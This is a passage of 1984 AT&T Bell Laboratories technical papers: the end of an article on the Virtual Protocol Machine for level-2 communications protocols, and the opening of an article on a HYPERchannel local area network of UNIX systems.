7. `csiscmd`—Send a command to the level-2 protocol. This function is typically used to communicate control information to level 2.

Reports are passed to a level-3 driver routine that is indicated when

the logical connection is established. The level-3 driver receives two types of reports. Reports received as a result of a function call are referred to as solicited reports. Reports that are not issued as a result of a function call are referred to as unsolicited reports. Solicited reports indicate the disposition of the corresponding function. The solicited reports include:

1. **CISTART**—Issued in response to a start command from the `csistart` routine. The report indicates if the line was started or if any errors occurred.
2. **CSISTOP**—Issued in response to a stop command from the `csistop` routine. The report indicates that the level-2 protocol has been halted.
3. **CSIRXBUF**—Issued when the level-2 protocol program returns a transmit buffer to the level-3 protocol driver. This report typically indicates that the data have been transmitted.
4. **CSIRRBUF**—Issued when the level-2 protocol program returns a receive buffer to the level-3 protocol driver. The report typically indicates that data have been received.
5. **CSICMDACK**—Issued when the level-2 protocol receives a command from the `csicmd` routine.

Unsolicited reports indicate random events from the level-2 protocol script. The unsolicited reports include:

1. **CSITERM**—Occurs when the protocol terminates abnormally. The report contains an indication of the reason for termination.
2. **CSISRPT**—Occurs when the level-2 protocol passes information to the protocol driver.

#### IV. TRACE DRIVER

The trace driver provides a means by which a user program can receive trace information generated by a VPM protocol driver and script to aid in debugging. It can also be used to debug other drivers or operating-system code that is not related to a VPM protocol driver or script. This driver can be configured to have a number of minor devices. Each trace-driver minor device provides a means by which a user program can read data that are generated by functions within the operating system. These data are recorded by issuing calls to the `trsave` function. Each call to `trsave` generates a unit of data known as an *event record*, which consists of a channel number, a count, and *count* bytes of data. The channel number can be used to multiplex up to 16 data streams on each minor device. Each channel can be enabled or disabled by an `ioctl` system call.

Event records that are generated for a minor device that is not currently open, or for a channel that is not currently enabled, are

discarded. This allows a user program to control the activation and deactivation of tracing.

Minor device 0 of the trace driver is used by the VPM transparent driver and CSI to record a variety of debugging information generated within these modules and also to record the data generated by trace primitives in the protocol script. Two commands, `vpmsave` and `vpfmt`, are available for reading and formatting data passed via the minor devices of the trace driver. Trace information can be displayed in real time if appropriate.

## V. IMPLEMENTATIONS

### 5.1 DEC computers

The implementation of VPM on DEC computers (VAX-11, PDP-11) uses a programmable communications device known as a KMC11-B. The KMC11-B is a small (12K bytes), fast (200-ns instruction time), single-board computer that attaches to the UNIBUS\* of a VAX\* or PDP\* computer. The KMC11-B can become bus master to perform DMA transfers to and from the host computer's main memory. The KMC11-B can be fitted with any of several types of communications interfaces. One type interfaces a single synchronous line at speeds of up to 56 kb/s. Another type interfaces up to eight synchronous lines at speeds up to 19.2 kb/s. The actual speed at which the interfaces can be used depends on the protocol.

Because of the small memory size of the KMC11-B, the VPM compiler for the DEC computers translates a protocol script into an intermediate language that is interpreted by a control program in the KMC11-B. This intermediate language consists of binary instructions for a hypothetical computer with a simple one-address instruction set. The VPM primitives are implemented as single instructions for this virtual machine.

The VPM compiler for the DEC machines does not support the full C language. While essentially all of the control structures and operators of C are admitted, there is only one data type: unsigned characters. All variables are global.

Besides interpreting the compiled protocol script, the VPM control program is responsible for: (1) communicating with the host computer (via eight bytes of shared memory) in order to receive commands from the host and send reports to the host, (2) servicing the synchronous line interface(s), (3) monitoring modem status, (4) maintaining a series of software timers, and (5) maintaining queues of transmit buffers and receive buffers.

The VPM control program for the eight-line interface uses an

---

\* Trademark of Digital Equipment Corporation.

efficient real-time scheduling algorithm to meet the needs of communications processing: once the virtual process for a given line gets control of the processor, that process is allowed to run until it blocks. A process can block voluntarily by executing a `pause` primitive. Once a process blocks, it is not rescheduled until the occurrence of some event that could change the state of the protocol for that line. Such events are:

1. Arrival of an incoming character or completion of an outgoing character for a character-oriented protocol; completion of an incoming or outgoing frame for a bit-oriented protocol.
2. Notification by the host of the availability of a transmit buffer or a receive buffer or a command from the host.
3. Expiration of a timer previously started by the process.

As processes become unblocked, they are placed on the end of a ready-to-run queue and scheduled in a First-In First-Out (FIFO) manner.

Because of the limited memory space in the KMC11-B, the implementation for the eight-line interface requires that all eight lines share a single copy of the compiled protocol script; this implies that all eight lines must be running the same level-2 protocol. Each line has a 256-byte data area that is used to hold the local variables for that line and as a save area on a context switch. Memory protection is provided by the interpreter.

## **5.2 AT&T 3B20 computer**

The 3B20 is a 32-bit general-purpose minicomputer manufactured by AT&T. It supports three different PCDs. One PCD supports character-oriented protocols using the VPM primitives; the other two PCDs support X.25 LAPB and are not user-programmable but are controlled by CSI. The remainder of this section describes the character-oriented PCD.

The 3B20 implementation of VPM differs from that on the DEC machines. Protocol programs are not interpreted, but are compiled into machine language and executed directly. The PCD consists of a microcomputer system with four RS-232/449 ports. One of the ports also supports a CCITT V.35 interface for communication at speeds up to 56K bits per second. The major software components are a full C language compilation system, a library of VPM primitives, a small operating system to oversee execution of protocol programs, and a *UNIX* system driver to interface to CSI.

A C compiler-based VPM implementation was chosen because C language support existed for the hardware before the VPM was implemented, and the PCD has ample memory. Supporting the full C

language allows protocol programs to be as sophisticated as the application requires and real-time constraints permit.

Protocol programs run under the control of a small VPM operating system. It supports five independent processes: four protocol programs and one control program. All processes and the operating system reside in the same address space. The memory and address space not used by the system is partitioned statically into four pieces, one partition for each port. There is no hardware memory protection and processes are expected to be cooperative.

VPM primitives such as `rcv` and `xmt` are implemented using a lower-level set of primitives that are defined by the operating system. The intent was to provide a system that could be extended beyond VPM if desired. These subprimitives provided facilities for scheduling, transferring messages to and from the driver, doing DMA to the host memory, and copying data and accessing peripheral device registers.

Processes are scheduled in a round-robin fashion using a one-tenth of a second time slice. A process will run until it either gives up the CPU, or is preempted after running for one-tenth of a second. A process is always runnable unless it has been stopped or exited. The `pause` primitive gives up the CPU until all the other processes have had a chance to run. `Rcv` is implemented as:

```
while (receive queue is empty) {
    check modem status
    pause();
}
return next character from the queue
```

Characters are placed into the receive queue by the operating system through interrupts. The `xmt` primitive is similar. It puts characters into a queue, and the characters are actually transmitted at interrupt level.

The VPM operating system is brought into service by down loading it through a standard "device on-line" command. After being down loaded, the control process runs and waits for work to do. The control process has three functions: (1) down load, stop, and start protocol programs; (2) respond to audits or "sanity checks" from the driver; and (3) respond to "set Universal Synchronous/Asynchronous Receiver/Transmitter (USART) options" commands from the driver.

A protocol program is created in two steps. First, the C source is compiled and linked with the VPM primitive library, with loader relocation information left intact. The output of this step is a generic object program that can be run on any port of any PCD. The next step is to relocate the program to the memory partition that is

appropriate for the particular port being used, and then down load it into the PCD.

### 5.3 AT&T 3B5 computer

The AT&T 3B5 is also a 32-bit general-purpose minicomputer. It is somewhat smaller than its predecessor, the 3B20, but it is software compatible with it. VPM forms the software structure used to support most data-linking capabilities on the 3B5.

The 3B5 VPM implementation is based on that for the 3B20, with C programs compiled into machine language and executed directly. In fact, the CSI, trace driver, protocol scripts, transparent driver, and many utility programs were simply ported from the 3B20 and recompiled. Because the PCD hardware is much different, the VPM operating system was redesigned, but it maintains the same interfaces as that on the 3B20. Thus, protocols that run on the 3B20 will, in general, run on the 3B5 with just a recompilation.

The PCD hardware consists of an intelligent peripheral controller, which runs the scripts, plus a collection of boards containing line interfaces for the various protocol classes. Several of these boards may be serviced simultaneously by the controller, with many different protocols running simultaneously.

The major software components have already been described in connection with the 3B20. On the 3B5, however, memory availability is the only limit on the number of processes supported by the VPM operating system, and a limited degree of protection between protocol programs exists. Memory allocation is dynamic, done when the scripts are loaded into the peripheral controller or by request of the running script via a primitive. Multiple instances of the same protocol may share the same copy of their program, using separate stacks and data areas.

The controller operating system and the primitives reside in Erasable Programmable Read-Only Memory (EPROM), but much of the code may be selectively replaced by down loading new versions when the system is initialized. Scheduling, event handling, and the rest of the program creation and down-load process are as described for the 3B20. In addition to the standard trace facility, routines exist that allow a script to output directly to an optional debugging port on the PCD rather than back to the host.

While VPM was originally intended to support only synchronous interfaces, on the 3B5 computer it has been extended to include asynchronous communication as well. This involved, besides providing the necessary hardware, the addition of the small collection of asynchronous primitives that were outlined in a previous section. These

primitives are used to support a standard *UNIX* system terminal interface using either RS-232C or *Teletype* Standard Serial Interface.

## VI. APPLICATIONS

VPM has been used by *UNIX* system developers and customers to implement a variety of protocols supporting various networking applications. Some of the more widely used protocols and applications have been developed for official *UNIX* system distribution; these are briefly described below. Many other protocols and applications have been developed by our customers; some of these are listed in the miscellaneous section below.

### 6.1 Remote job entry

The Remote Job Entry (RJE) system connects *UNIX* systems to IBM 360/370 computers by simulating a remote work station. The basic facility provided by RJE is the remote execution of jobs created on the *UNIX* system.

The IBM and *UNIX* systems communicate using a character-oriented protocol known as Houston Automatic Spooling Priority (HASP) multileaving. Three processes are used to implement the multileaving protocol: a PCD program and two user processes. The protocol program implements level 2. It performs header consistency and CRC-16 checks on received blocks, and it generates the CRC-16 data for transmitted blocks. It also performs Extended Binary-Coded Decimal Interchange Code (EBCDIC) to American National Standard Code Information Interchange (ASCII) translation on print data. The two user processes multiplex and demultiplex multiple job streams to and from a single data link.

### 6.2 Synchronous terminals

Two applications of VPM support IBM 3277-compatible display station (terminal) clusters. The Synchronous Terminal (ST) system allows terminal clusters to be connected to a *UNIX* system host, while the 3270 Emulation (EM) system allows applications to connect to hosts that support terminal clusters. Both of these packages have been implemented using VPM CSI.

Synchronous terminals communicate with the host through a single cluster controller using the BISYNC line protocol. Message traffic is regulated by using a polling and selecting scheme. The host polls the cluster for available input data and selects specific terminals for output.

The ST system software consists of a level-2 protocol script and a level-3 driver. The script implements the polling and selecting functions of the line protocol. The driver provides two different user

interfaces: (1) In application mode, the controlling user process completely manages the display terminal screen. (2) In line mode, the driver provides enough basic screen management to make the device usable as a login terminal for most of the standard *UNIX* system commands.

The EM system software consists of a level-2 protocol script and a level-3 driver interface. The script implements the BISYNC line protocol of a display station controller. The driver interface is in two parts: a controller interface driver that handles link administration and controller functions, and a terminal interface driver that supplies the user-level interface.

### **6.3 X.25 interface**

X.25 is an international standard layered data communications protocol that allows several virtual channels to be multiplexed over a single physical link. Each channel has its own flow control and error control.

The current version of X.25 in the *UNIX* system consists of three levels. On DEC computers, level 2 is implemented as a VPM protocol script. On AT&T computers, level 2 is implemented on PCDs that do not support VPM. Level 3 of X.25 is implemented using CSI, which makes it portable across all *UNIX* system hosts that support CSI.

### **6.4 5620 DMD support**

The *Teletype* 5620 Dot Mapped Display (DMD) terminal is an intelligent peripheral containing a keyboard and display, an electronic “mouse” for cursor pointing, and an RS-232 output port for a dot matrix printer. The driver that supports it utilizes VPM. Through application code, options in the VPM-based driver, and software running on the DMD, multiple windows are supported on the terminal display.

This driver is based on the asynchronous terminal package with the addition of multiple communications channels and knowledge of the communications protocol used by the code running on the DMD. This involves dynamically replacing the line discipline used in standard terminal mode with one that multiplexes and demultiplexes packets intended for a virtual terminal, and it ensures that all packets are properly ordered. Flow control is provided to ensure that packets are not sent more quickly than they can be received.

### **6.5 Miscellaneous**

Some customer-developed applications of VPM include:

- LEAP—A package similar to the 3270 emulation package that is used to load-test IBM host applications that use 3270-compatible terminals.

- Bell Administrative Network Communications Systems (BANCS)—A message-switching network for business communications. The internal protocols are based on BISYNC. A *UNIX* system interface to control the BANCS switches has been developed using VPM.
- BLN—An AT&T Bell Laboratories Network that connects hosts from different vendors typically running different operating systems. An interface to BLN for *UNIX* system hosts was developed using VPM.
- WANG—A protocol script was developed to allow *UNIX* systems to interface to a WANG word processor.

## VII. CONCLUSION

VPM was developed in response to a need to implement several different character-oriented protocols on DEC's KMC11-B micro-processor. We did not have the resources or the inclination to develop and support assembly-language implementations of these protocols plus an unpredictable number of future requirements. We therefore were led to develop a general-purpose package for implementing level-2 protocols rather than several different assembly-language implementations of specific protocols.

As this effort unfolded, new requirements led us to expand VPM to include bit-stuffing protocols as well. When the *UNIX* system was ported to new computers with different PCDs, VPM became the means of porting level-2 protocol implementations to the different PCDs involved. Since VPM allowed the representation of a level-2 protocol to be hardware independent, it could be ported to other environments with little or no change. In a few cases, protocol implementations that were developed using VPM have been ported to environments unrelated to the *UNIX* system.

As VPM was extended to new *UNIX* system hosts, and higher-level protocols such as X.25 were implemented as *UNIX* system drivers, it became necessary to provide a means that would ensure the portability of these drivers. This led to the definition of the Common Synchronous Interface (CSI), which provides a device-independent interface between level-2 and level-3 protocols.

The clear success of VPM as a *UNIX* system facility is gratifying to all of us who had a part in developing it. The goal of opening up data communications programming to applications programmers has been met; customers really are writing their own communications applications. The ability to program link-level protocols in a high-level language has been valuable in debugging implementations of complex protocols such as X.25. The ability to port protocol imple-

mentations between computers, although not considered in the original goals, has become perhaps the most important feature.

## VIII. ACKNOWLEDGMENTS

In addition to the authors of this article, a large number of people have contributed directly or indirectly to the development of VPM; among them are R. V. Baron, C. A. Bishop, R. J. Butera, T. A. Dolotta, J. A. Dziadosz, R. M. Ermann, R. C. Haight, C. B. Hergenhan, D. E. Jimenez-Puttruss, G. W. R. Luderer, G. J. McGrath, B. Nohejl, V. H. Rosenthal, R. M. Sabrio, A. L. Sabsevitz, L. J. Schroeder, D. R. Shuman, B. A. Tague, B. E. Todd, and L. A. Wehr.

Finally, the utility of the *UNIX* system architecture, philosophy, and tools as a basis for the development of VPM is gratefully acknowledged.

## REFERENCES

1. D. W. Davies, D. L. A. Barber, W. L. Price, and C. M. Solomonides, *Computer Networks and Their Protocols*, New York: Wiley, 1979.
2. B. W. Kernighan and D. M. Ritchie, *The C Programming Language*, Englewood Cliffs, NJ: Prentice-Hall, 1978.
3. *UNIX System Administrator's Manual—Release 5.0*, Western Electric, June 1982.

## AUTHORS

**Michael J. Fitton**, B.S. (Computer Science), 1981, Rutgers University; M.S. (Computer Science), 1983, Stevens Institute of Technology; AT&T Bell Laboratories, 1977—. Mr. Fitton has been involved in software development for the *UNIX* operating system. His initial work involved the design and implementation of tools for the Programmer's Workbench version of the *UNIX* system. He has also worked on data communications software and operating system development. He is currently working on the development of a multi-processor version of the *UNIX* operating system.

**Carol J. Harkness**, B.A. (Mathematics), 1969, University of Wisconsin; M.S. (Computer Science), 1970, Purdue University; AT&T Bell Laboratories, 1969—. Ms. Harkness has designed editors, compilers, assemblers, and test tools for a variety of *ESS*<sup>™</sup> projects. She became involved with microprocessors through debugging tool development, then went on to developing peripheral software and firmware for the AT&T 3B5 computer. She is currently the Supervisor of the Network Design group, developing the AT&T 3B Net local area network for the 3B computer line. Member, ACM, IEEE, Phi Beta Kappa, Phi Kappa Phi, Sigma Epsilon Sigma.

**Keith A. Kelleman**, B.S. (Electrical Engineering), 1979, Lafayette College; M.S. (Computer Science), 1981, Stevens Institute of Technology; AT&T Bell Laboratories, 1979—. At AT&T Bell Laboratories, Mr. Kelleman has been involved with *UNIX* operating system development. He is currently working on the development of a demand paged kernel for the *UNIX* system. His

previous assignments were to develop a *UNIX* system for the AT&T 3B20 computer and to convert the RJE system to VPM.

**Paul F. Long**, B.S. (Engineering Mathematics), 1960, M.S. (Applied Mathematics), 1963, North Carolina State University; Bellcomm, Inc., 1965–1972; AT&T Bell Laboratories, 1972—. Mr. Long has worked on various applications and systems programming projects and supervised similar activities over the last 18 years. In addition to working on VPM, he participated in the *UNIX* operating system BX.25 implementation as well as other *UNIX* system networking projects. Member, Tau Beta Pi, Pi Mu Epsilon, Sigma Xi.

**Carl Mee III**, B.S. (Mathematics), 1957, The University of the South; M.A. (Mathematics), 1964, The University of Virginia; U.S. Air Force, 1958–1962; Bellcomm, Inc., 1964–1966, 1968–1972; Informatics, Inc., 1966–1968; AT&T Bell Laboratories, 1972—. Mr. Mee has worked on a variety of applications and systems programming projects. From 1978 to 1983 he worked on the development of communications facilities and other software for the *UNIX* operating system. He is currently working on the development of video-based interactive information systems.

***The UNIX System:***

## **A Network of Computers Running the *UNIX* System**

By T. E. FRITZ,\* J. E. HEFNER,\* and T. M. RALEIGH†

(Manuscript received September 1, 1983)

This paper discusses experience in designing software to interconnect large numbers of processors that are based on the *UNIX*<sup>™</sup> operating system over a high-speed local area network. The paper discusses portability of the implementation between different processors and operating systems based on the *UNIX* system, the influence of different schedulers, input/output subsystems, and different speed processors on the implementation and performance of the network. Also discussed are characteristics of network usage, such as traffic patterns, throughput, and response.

### **I. INTRODUCTION**

This paper documents experience in designing software to interconnect large numbers of *UNIX* operating systems at AT&T Bell Laboratories over a high-speed local area network. The networks are used to support large cooperative development environments and general-purpose computer centers.

### **II. BACKGROUND**

By 1979, the needs of many development projects and computing

---

\* AT&T Bell Laboratories. † AT&T Bell Laboratories; present affiliation Bell Communications Research, Inc.

---

Copyright © 1984 AT&T. Photo reproduction for noncommercial use is permitted without payment of royalty provided that each reproduction is done without alteration and that the Journal reference and copyright notice are included on the first page. The title and abstract, but no other portions, of this paper may be copied or distributed royalty free by computer-based and other information-service systems without further permission. Permission to reproduce or republish any other portion of this paper must be obtained from the Editor.

center environments at AT&T Bell Laboratories had outgrown the confines of a single minicomputer or mainframe. The programming environment provided by the *UNIX* system had become the preferred development environment on both small and large software development projects. The preference for a *UNIX* system environment was so strong that many development functions were migrated from traditional mainframes to minicomputers running the *UNIX* system. As the size and complexity of each project increased, additional minicomputers were added to balance the load among users, thereby creating a need for communication between systems. For several years, the dial-up network provided by *uucp*<sup>1</sup> satisfied the communication needs of many widely separated small development environments; but for large cooperative development environments, the network was overloaded and the need for higher-speed localized access between processors was apparent. During the same period, implementations of the *UNIX* system on other processors (IBM 370, AT&T 3B20S, and UNIVAC\*) were in progress and it was clear that users wanted to view processors as different-speed functional engines (minicomputer versus mainframe), all with a standard *UNIX* operating environment and with a common high-speed interconnect. During 1979, a standard *UNIX* system interface was far from realized since many of the *UNIX* system implementations were in their infancy and the lessons about portability of software were being uncovered painfully.

Research and development of network software for *UNIX* systems have been emphasized since the *UNIX* system was first introduced in 1973. The *uucp* network is familiar to all *UNIX* system installations and many implementations of small networks using X.25, DDCMP,<sup>†</sup> time-division multiplexors, and other media have been developed to provide limited batch file transfer capabilities. In parallel with this, much research has gone into interactive networks<sup>2</sup> of *UNIX* systems. Most of this work was characterized as follows:

1. All processors were identical (single vendor).
2. There was no standard *UNIX* system environment. The environment (operating system and C compiler) at each site was under the control of local researchers and developers and was frequently custom tailored.
3. Because of the availability and investment in 16-bit minicomputers, the network software was constrained to run in a limited address space (in particular, the address space of a PDP-11/70,<sup>†</sup> 64K bytes of text, and 64K bytes of data). This limitation existed for both the user-

---

\* Trademark of Sperry Corporation.

† Trademark of Digital Equipment Corporation.

level network control programs and within the operating system. It placed constraints on the size and function of network support functions for the operating system. Keeping the implementation small and isolated from the kernel of the system was a goal of many of the implementations.

The availability of local area networking devices and the emergence of 32-bit minicomputers by 1980 offered the potential for creating a distributed computing environment for the *UNIX* system. It also provided the impetus for standardizing the operating system interfaces, commands, and compilers. A transition to a multiple-vendor computing environment was feasible because a standard package of software reduced the cost of developing and maintaining a standard environment on each vendor's hardware. The development of the *UNIX* system local area network using the *HYPERchannel\** network is instructive because not only did the ordinary portability issues of user-level application software (word length, byte-order dependencies, etc.) have to be addressed, but several operating systems that resembled the *UNIX* system were hosts on the network; differences between these implementations affected other aspects of portability.

### III. A HIGH-SPEED LOCAL AREA NETWORK

Development of the *5ESS™* switching system<sup>3</sup> had created the need for many cooperating minicomputers (3B20S, VAX,<sup>†</sup> and PDP-11/70 computers) and mainframes (IBM 370) to manage a large software development environment. This project provided the impetus for the development of both the *HYPERchannel* network and the *UNIX* system implementation for the IBM 370 processor. The selection of the *HYPERchannel* network as the interconnect medium was based on the large number of interfaces to processors that existed (IBM, DEC,<sup>†</sup> Data General, etc.) and the success of some prototyping work done at the Indian Hill computer center for the AT&T Bell Laboratories network. *Ethernet*,<sup>‡</sup> *Datakit™* virtual circuit switch, X.25, and broadband networks were not commercially available for a wide variety of processors. Constructing the software and shaking out the initial skeleton of the network spanned two and one-half years and involved many developers from several AT&T Bell Laboratories locations.

The *HYPERchannel* network was developed to serve a community in which:

1. The network had to support a range of *UNIX* system versions and C compilers.

---

\* Trademark of Network Systems Corporation.

† Trademark of Digital Equipment Corporation.

‡ Trademark of Xerox Corporation.

2. The network was required to run on 16- and 32-bit processors with different byte orderings, word lengths, and processing power.

3. The implementation was required to run on other similar operating systems. The input/output (I/O) subsystems for each vendor's processor had a different architecture and the control sequence for communicating with each network adapter was different. This meant that a major part of the development was designing and synchronizing device drivers and establishing the proper error recovery on each processor.

4. The reliability of the network had to remain high in spite of the fact that processors would randomly join and leave the network (deliberately or unexpectedly).

Because of the number of different environments that were involved, several design constraints were enforced on the software. In particular,

1. Since all processors would run in a user environment similar to the *UNIX* system, a goal was set to produce a single user-level network software package that would run on all implementations. All machine dependencies could not be excluded from the user-level source so conditional compilation of a few user modules was the only vehicle allowed to account for machine dependencies, and its use was discouraged.

2. The network software and drivers were written in a subset of the C language. Recent additions to the C language such as enumeration data types and block structure were not allowed because the compilers on each different processor had not reached the same level of maturity.

3. New operating system features were excluded from the design. Interprocess communication features (e.g., shared memory, messages, semaphores) could not be taken advantage of since they were not yet implemented on some *UNIX* systems (e.g., the first version of the *UNIX* system for IBM System/370) or the implementation was not portable. For example, the architecture of the memory management hardware on PDP-11/70 and VAX-11/780\* processors dictated a radically different interface and implementation for shared memory.

In spite of the differences in compilers and byte orders of processors, the software contains only a few conditional compilation statements that are processor dependent.

### **3.1 Operating system environment**

The *UNIX* system environment that existed on the network was not uniform. Versions 3.0, 4.2, and 5.0 of the *UNIX* system (two of these systems are sold commercially as *UNIX* Systems III and V), or emulations of these systems, were all present on the network. Devel-

---

\* Trademark of Digital Equipment Corporation.

opment projects usually require that a gradual transition from one version of a system to another exists so that old versions of the operating system lingered on some processors for long periods of time. The following operating system implementations or emulations were part of the network.

### **3.1.1 The UNIX operating system**

The initial prototype network software was done for the PDP-11/70 computers running *UNIX* System III. Since native-mode *UNIX* system implementations\* are similar, porting the network software and drivers to the VAX-11/780 computer was straightforward, but making the implementation work on the VAX-11/780 consumed months of effort because of hardware interface problems. When the *UNIX* system implementation for the 3B20S computer was available, it was added to the network. This processor has a specialized I/O subsystem and required the design of a new device interface and a structurally different device driver. This development extended over a one-year period.

### **3.1.2 The UNIX system implementation for System/370**

An implementation of the *UNIX* system on IBM 370 processors<sup>4</sup> became an integral part of many of the networks. This *UNIX* system implementation uses the IBM TSS operating system for the basic kernel, paging, and device management. The *UNIX* system implementation runs on top of the TSS operating system as a single supervisor managing all user processes as subtasks. Because of the structure of the implementation, the relationship of an ordinary user process to the kernel and device drivers is different from native-mode *UNIX* system implementations; designing the device driver required the creation of a special pseudo device driver that split responsibilities for managing the interface between TSS and the *UNIX* system supervisor.

### **3.1.3 The UNIX RT operating system**

The *UNIX* Real-Time (RT) operating system is a message-based implementation of the *UNIX* system that runs only on PDP-11/70 computers and is of interest for historical reasons and because it is such a radically different emulation of the *UNIX* system interface.<sup>5</sup> The operating system is partitioned into modules that communicate by means of messages and all device drivers are processes in the

---

\* The term "native-mode *UNIX* system implementation" refers to implementations resulting from porting the *UNIX* system source to a processor. This is in contrast to an implementation that emulates the *UNIX* system interface on top of a different operating system (e.g., the *UNIX* system for System/370).

system. The I/O subsystem, file system, and basic processor scheduling were also radically different on this system. Since the *UNIX* RT system software runs only on PDP-11/70 processors, the hardware interface part of the driver was similar to the *UNIX* system driver; however, the message protocol that interfaces the driver to the kernel and the semaphores that synchronize the driver required a radically different design of the network control part of the driver. The Duplex Multiple Environment Real Time (DMERT) operating system<sup>6</sup> is a high-reliability derivation of the *UNIX* RT operating system software and plans are under way to interface the AT&T 3B20D duplex processor to the network.

Figure 1 is a representation of the process structure of each of the operating systems that are on the network. User-level processes are shown in circles by the letter "u" with their relationship to the major modules of the operating system.

### 3.1.4 Schedulers

Even though the *UNIX* system implementations are similar, the basic scheduling of the CPU was different on each system, and the following dependencies were found.

1. The *UNIX* system attempts to share the processor among all processes on the system.<sup>7</sup> Since the network supports multiple conversations, the more conversations that exist in parallel, the greater the percentage of the CPU devoted to networking. Most customers view networking as an adjunct to their system and would prefer to




Fig. 1—*UNIX* operating system implementations for (a) the standard *UNIX* system, (b) the *UNIX* system for IBM System/370, and (c) the *UNIX* RT operating system.

limit networking (and other functions) to a fixed fraction of the CPU. This would require a fair share scheduler based on shares allocated to users rather than processes.

2. The *UNIX* system for System/370 relies on TSS to schedule jobs and handle interrupts. The TSS scheduler was tuned to run a time-sharing load; however, the tools for manipulating the priority of jobs are crude.

3. The *UNIX RT* system software gives a high priority to I/O-bound jobs. Initially, this gave the network software higher priority than desired and scheduler changes were made to prevent the network from hogging the processor on several of the heavily used *UNIX RT* systems.

On all systems, the network runs at a slightly higher priority than that of average users to reduce the amount of time that packets linger in adapters.

### **3.1.5 I/O subsystems**

The I/O subsystems for the different processors and operating systems are different. The device driver software for different operating system implementations is similar but is not portable. The development and maintenance of different device drivers was the single most time-consuming aspect of the project.

## **IV. NETWORK ARCHITECTURE**

The network consists of the HYPERchannel hardware that forms the physical connection between host processors and the host-resident software that implements a batch file transfer service. An overview of these two segments follows.

### **4.1 Network hardware architecture**

The HYPERchannel network is a Carrier Sense Multiple Access (CSMA) network used to interconnect a variety of processors. A good description of the system can be found in Ref. 8. The following sections summarize the major components of the system from a conceptual point of view.

#### **4.1.1 Cable**

Coaxial cable connects adapters in this network. The cable is not continuous and up to four parallel cables (trunks) can connect adapters. The cable is daisy-chained between adapters as in Fig. 2a. The cables linking adapters together are referred to as *trunks*. Each trunk is a totally separate communication pathway, so Fig. 2b is a better representation of the interconnection. (Data cannot jump between trunks unless a processor on the network reads the data from the




Fig. 2—(a) Daisy-chaining of adapters. (b) Conceptual interconnection of adapters.

adapter on one trunk and retransmits it on another trunk.) The trunk usage is managed solely by the adapters and is of no concern to the user.

#### 4.1.2 Adapters

The adapters connect processors to the network and execute transfers between adapters. The design of all adapter models is fundamentally the same; each model has different microcode, depending on the type of processor connected to it. Figure 3 illustrates that a minicomputer adapter can have four different processors attached to the same adapter, while only one processor may be connected to a mainframe




Fig. 3—Simple HYPERchannel local area network.

adapter. Figure 4 is a simplification of the internal structure of an adapter. Each adapter contains

1. A 4K-byte data buffer
2. A small buffer area for messages
3. A high-speed microprocessor
4. Circuits for transmitting and receiving data on trunks
5. Circuits for transmitting data to the processor.

**4.1.2.1 Processor to processor transfers.** A transfer is outlined below.

1. Requests to transmit data across the network are generated by a user and queued (see Fig. 5).

2. A request for service is initiated by processor 1 (Fig. 5, line a). To do this, processor 1 must first get the attention of its own adapter (Fig. 5, line b). This is a significant point because the adapter has only one data buffer. The adapter is a half-duplex device; that is, while the buffer is being used to transmit data, the adapter is busy and cannot receive data. Similarly, the adapter cannot transmit data if a data packet has arrived. This half-duplex nature of the microcode in the adapter gives an implied preference for received data and makes the device software for the adapter complicated.

3. Once the adapter has accepted the request to transfer from processor 1, it executes a reservation protocol to reserve the remote adapter and transmits the data (Fig. 5, line c).

4. At the remote adapter, an interrupt is generated to notify processor 2 that data have arrived (Fig. 5, line d). Processor 2 then unloads the adapter (by means of direct-memory access) and stores the received data. (An important parameter here is how long it takes processor 2 to schedule a user job to unload the adapter. The network software runs at a high priority but since the *UNIX* system is a time-

